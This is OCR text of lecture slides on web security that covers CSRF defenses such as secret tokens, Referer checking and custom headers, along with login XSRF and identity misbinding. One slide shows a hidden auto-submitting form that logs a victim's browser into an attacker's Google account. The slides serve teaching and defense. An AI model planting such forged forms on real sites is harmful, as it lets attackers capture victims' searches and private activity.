
Session-independent nonce – Trac

- Can be overwritten by subdomains, network attackers

Need to bind session ID to the token


- CSRFx, CSRFGuard - manage state table at the server
- Keyed HMAC of session ID – no extra state!

Secret Token: Example




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></d
="/images/logo.jpg" width='110'></div>
```

Referer Validation



✓ Referer:
http://www.facebook.com/home.php

✗ Referer:
http://www.evil.com/attack.html

? Referer:

Lenient referer checking – header is optional

Strict referer checking – header is required

Why Not Always Strict Checking?

The referer header might be suppressed

- Stripped by the organization's network filter
  - For example, http://intranet.corp.apple.com/projects/iphone/competitors.html
- Stripped by the local machine
- Stripped by the browser for HTTPS $\rightarrow$ HTTP transitions
- User preference in browser
- Buggy browser

Web applications can't afford to block these users

Referrer header rarely suppressed over HTTPS

Custom Header Forces Pre-Flight Check

XMLHttpRequest is for same-origin requests

X-Requested-By: XMLHttpRequest

For XMLHttpRequest to other origins, browser performs "pre-flight" CORS check to see if the destination is willing to receive the request

- … but typical GETs and POSTs don't require pre-flight check even if XMLHttpRequest

Adding custom header to XMLHttpRequest forces pre-flight check because sites can only send custom headers to themselves, not other origins

Use **X-Requested-By** or **X-Requested-With**


Broader View of XSRF

Abuse of cross-site data export

- SOP does not control data export
- Malicious webpage can initiate requests from the user's browser to an honest server
- Server thinks requests are part of the established session between the browser and the server

Many reasons for XSRF attacks, not just "session riding"

Login XSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Identity Misbinding Attacks


User's browser logs into website, but the session is associated with the attacker

- Capture user's private information (Web searches, sent email, etc.)
- Present user with malicious content

Many examples

- Login XSRF
- OpenID
- PHP cookieless authentication

PHP Cookieless Authentication



Classes of web vulnerabilities

- Cross-site request forgery (XSRF)
  - Site A uses creds for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B
- Server-side request forgery (SSRF)
  - Force a server to make unexpected requests
- Injection attacks (SQL, PHP)
  - insert malicious SQL / PHP commands into server side-logic